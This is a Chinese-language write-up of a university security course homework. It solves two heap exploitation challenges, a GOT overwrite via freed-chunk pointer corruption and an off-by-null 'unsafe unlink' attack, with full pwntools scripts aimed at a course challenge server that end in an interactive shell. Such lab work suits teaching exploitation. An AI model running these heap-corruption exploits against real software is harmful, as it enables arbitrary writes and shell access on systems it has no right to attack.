假设修改的是`exit`的GOT，那只要发送可以`exit`的命令，就可以调用后门拿到shell

```python
# trigger exit
sh.recvuntil("Your chocie:\n")
sh.sendline('5')
```

实验脚本及结果




```python
from pwn import *
context.arch = 'amd64'
# context.log_level = 'debug'

sh = remote('47.99.80.189', 10030)

sh.recvuntil("Please input your StudentID:\n")
sh.sendline('3180105507')

# allocate 3 chunks ABC
for i in range(3):
	sh.recvuntil("Your chocie:\n")
	sh.sendline('1')
	sh.recvuntil("please input the ddl time\n")
	sh.sendline('1')
	sh.recvuntil("please input the ddl content\n")
	sh.sendline('1')

# free A chunk
sh.recvuntil("Your chocie:\n")
sh.sendline('2')
sh.recvuntil("please input the ddl index\n")
sh.sendline('1')

# free B chunk
sh.recvuntil("Your chocie:\n")
sh.sendline('2')
sh.recvuntil("please input the ddl index\n")
sh.sendline('2')

# modify B chunk's fd to GOT
sh.recvuntil("Your chocie:\n")
sh.sendline('4')
sh.recvuntil("please input the ddl index\n")
sh.sendline('2')
sh.recvuntil("please input the new ddl time\n")
got_addr = 0x602078
```

```python
sh.sendline(p64(got_addr))
sh.recvuntil("please input the new ddl content\n")
sh.sendline('1')

# allocate 2 chunks DE
for i in range(2):
      sh.recvuntil("Your chocie:\n")
      sh.sendline('1')
      sh.recvuntil("please input the ddl time\n")
      sh.sendline('1')
      sh.recvuntil("please input the ddl content\n")
      sh.sendline('1')

# modify E chunk's fd to backdoor address
sh.recvuntil("Your chocie:\n")
sh.sendline('4')
sh.recvuntil("please input the ddl index\n")
sh.sendline('5')
sh.recvuntil("please input the new ddl time\n")
backdoor_addr = 0x0000000000400917
sh.sendline(p64(backdoor_addr))
sh.recvuntil("please input the new ddl content\n")
sh.sendline('1')

# trigger exit
sh.recvuntil("Your chocie:\n")
sh.sendline('5')

sh.recvuntil("Hah! you got me\n")
sh.sendline("./flag.exe 3180105507")
sh.interactive()
```

03 unsafe unlink

该题目目标是通过程序中存在的off-by-null漏洞去破坏堆管理结构的metadata，从而实现经典的unlink攻击，进而获取任意写原语并改写全局变量`targetID`为同学学号，最后拿到shell

漏洞分析及利用

checksec查看保护，为64位程序，PIE关闭

```
➜  03_unsafe_unlink git:(master) ✗ checksec unsafe_unlink
[*] '/home/student/Desktop/ssec21spring-stu/hw-04/03_unsafe_unlink/unsafe_unlink'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

`get_input_custom`函数中存在off-by-null漏洞，控制写入字节数的边界条件不当且恰好溢出一个字节

```c
void get_input_custom(char* ptr, int len)
{
    int i = 0;
    char buf;
    if (!len)
        return;
    while ( i < len ) {
```


```
        read(0, &buf, 1u);
        if ( buf == '\n' ) {
            ptr[i] = 0;
            return;
        }
        ptr[i++] = buf;
    }
    ptr[i] = 0;
}
```

题目的过程可以分为如下步骤

1. 布置合适的堆layout
   我们可以先申请3个对象，同样的，将第三个作为保护chunk

```
# allocate 3 chunks ABC
for i in range(3):
      sh.recvuntil("Your chocie:\n")
      sh.sendline('1')
      sh.recvuntil("please input the ddl time\n")
      sh.sendline('1')
      sh.recvuntil("please input the ddl content\n")
      sh.sendline('1')
```

2. off-by-null
   我们可以通过edit第一个chunk，使用程序中存在的off-by-null漏洞，使得第二个chunk元数据中的`PREV_INUSE`位清空，这样以来，堆管理器会以为第一个chunk是已经被free的chunk了。同时，由于借位的存在，我们edit第一个chunk的时候，可以恶意地将第二个chunk元数据中的`mchunk_prev_size`做修改，构成如下类似的堆风水 (仅仅是示例图



由于fake chunk的fd和bk是很好控制的，那这里的`FD->bk = BK`，假设`BK`完全可控，`FD`完全可控，那`FD`填上目标地址减去24字节，我们相当于就有能力完成目标地址的任意写 (因为`->bk`相当于往后取了24字节

可以看到如代码中有两处检查报错，第一处检查了伪造的chunk的size字段，而第二处，则是对将要访问的`FD->bk`进行了检查，即相当于检查了要摘除的`chunk`其`fd`指针指向的下一个chunk的`bk`指针是否指回了该chunk，这样的检查限制了我们的`FD`不能为任意地址，而一定是一个往后取24字节偏移需要指回来的地址。

> 注意，这里进行fake的fd与bk之后的 fd_nextsize 指针的值需要填零值

为了绕过检查我们可以这样构造(64位):

```
#--!>注意这里我们的指针P一直指的是进行unlink的chunk的地址
FD = &P - 0x18
BK = &P - 0x10
```

这样在unlink操作时：

```
FD -> bk = BK ==> *(&P - 0x18+ 0x18) = &P -0x10
BK -> fd = FD ==> *(&P - 0x10+ 0x10) = &P -0x18
```

最终达到的效果便是：

```
P = &P - 0x18
```

这样我们便成功篡改了chunk指针值，可以向 `&P-0x18` 就相当于我们新的 `fake_chunk`。

用ida64分析程序可得，array数组bss段的起始地址为0x00000000006020E0

```
.bss:00000000006020E0                 public array
.bss:00000000006020E0 array           db    ? ;               ; DATA XREF: prepare+54↑o
.bss:00000000006020E0                                         ; add_ddl+1E↑o ...
.bss:00000000006020E1                 db    ? ;
.bss:00000000006020E2                 db    ? ;
.bss:00000000006020E3                 db    ? ;
.bss:00000000006020E4                 db    ? ;
.bss:00000000006020E5                 db    ? ;
.bss:00000000006020E6                 db    ? ;
.bss:00000000006020E7                 db    ? ;
.bss:00000000006020E8                 db    ? ;
.bss:00000000006020E9                 db    ? ;
.bss:00000000006020EA                 db    ? ;
.bss:00000000006020EB                 db    ? ;
.bss:00000000006020EC                 db    ? ;
.bss:00000000006020ED                 db    ? ;
.bss:00000000006020EE                 db    ? ;
.bss:00000000006020EF                 db    ? ;
.bss:00000000006020F0                 db    ? ;
.bss:00000000006020F1                 db    ? ;
.bss:00000000006020F2                 db    ? ;
```

```
# edit chunk A
sh.recvuntil("Your chocie:\n")
sh.sendline('4')
sh.recvuntil("please input the ddl index\n")
sh.sendline('1')
sh.recvuntil("please input the new ddl time\n")
fd = 0x00000000006020E0-0x18
bk = 0x00000000006020E0-0x10
payload1 = b'\x00'*8 + p64(0x5f1) + p64(fd) + p64(bk)
sh.send(payload1)
sh.recvuntil("please input the new ddl content\n")
payload2 =b'\x00'*0x5d0 + p64(0x5f0)
sh.sendline(payload2)
```

3. free导致unlink

   此时，我们可以通过free第二个堆块，根据现有的glibc实现，其释放过程中会发现上一个相邻堆块也是free的状态


   为了减少碎片，堆管理器会通过 `unlink` 操作将我们伪造的这个 chunk 从双向链表中取出，该过程中的链表操作就是我们可以利用的写原语

```python
# free B chunk
sh.recvuntil("Your chocie:\n")
sh.sendline('2')
sh.recvuntil("please input the ddl index\n")
sh.sendline('2')
```

4. 修改chunk A，将array[0]指向targetID函数的起始地址0x00000000006020C0，将全局变量`targetID`改写为学号值后调用`check`的功能以进入后门


```python
# edit chunk A's time
sh.recvuntil("Your chocie:\n")
sh.sendline('4')
sh.recvuntil("please input the ddl index\n")
sh.sendline('1')
sh.recvuntil("please input the new ddl time\n")
targetID_addr = 0x006020c0
payload3 = 24 * b'\x00' + p64(targetID_addr)
sh.send(payload3)
sh.recvuntil("please input the new ddl content\n")
sh.sendline('1')

# edit chunk A's time to targetID
sh.recvuntil("Your chocie:\n")
sh.sendline('4')
sh.recvuntil("please input the ddl index\n")
sh.sendline('1')
targetID = p64(3180105507)
sh.sendline(targetID)
sh.recvuntil("please input the new ddl content\n")
sh.sendline('1')

# trigger check
sh.recvuntil("Your chocie:\n")
sh.sendline('6')
```

实验脚本及结果




```python
from pwn import *
context.arch = 'amd64'
# context.log_level = 'debug'

sh = remote('47.99.80.189', 10031)
```

```
sh.recvuntil("Please input your StudentID:\n")
sh.sendline('3180105507')

# allocate 3 chunks ABC
for i in range(3):
      sh.recvuntil("Your chocie:\n")
      sh.sendline('1')
      sh.recvuntil("please input the ddl time\n")
      sh.sendline('1')
      sh.recvuntil("please input the ddl content\n")
      sh.sendline('1')

# edit chunk A
sh.recvuntil("Your chocie:\n")
sh.sendline('4')
sh.recvuntil("please input the ddl index\n")
sh.sendline('1')
sh.recvuntil("please input the new ddl time\n")
fd = 0x00000000006020E0-0x18
bk = 0x00000000006020E0-0x10
payload1 = b'\x00'*8 + p64(0x5f1) + p64(fd) + p64(bk)
sh.send(payload1)
sh.recvuntil("please input the new ddl content\n")
payload2 =b'\x00'*0x5d0 + p64(0x5f0)
sh.sendline(payload2)

# free B chunk
sh.recvuntil("Your chocie:\n")
sh.sendline('2')
sh.recvuntil("please input the ddl index\n")
sh.sendline('2')

# edit chunk A's time
sh.recvuntil("Your chocie:\n")
sh.sendline('4')
sh.recvuntil("please input the ddl index\n")
sh.sendline('1')
sh.recvuntil("please input the new ddl time\n")
# array[0]->TartargetID_addr
targetID_addr = 0x00000000006020C0
payload3 = 24 * b'\x00' + p64(targetID_addr)
sh.send(payload3)
sh.recvuntil("please input the new ddl content\n")
sh.sendline('1')

# edit chunk A's time to targetID
sh.recvuntil("Your chocie:\n")
sh.sendline('4')
sh.recvuntil("please input the ddl index\n")
sh.sendline('1')
targetID = p64(3180105507)
sh.sendline(targetID)
sh.recvuntil("please input the new ddl content\n")
sh.sendline('1')

# trigger check
sh.recvuntil("Your chocie:\n")
sh.sendline('6')
```

```
64
65 sh.recvuntil("Successfully change id to 3180105507\n")
66 sh.sendline("./flag.exe 3180105507")
67 sh.interactive()
```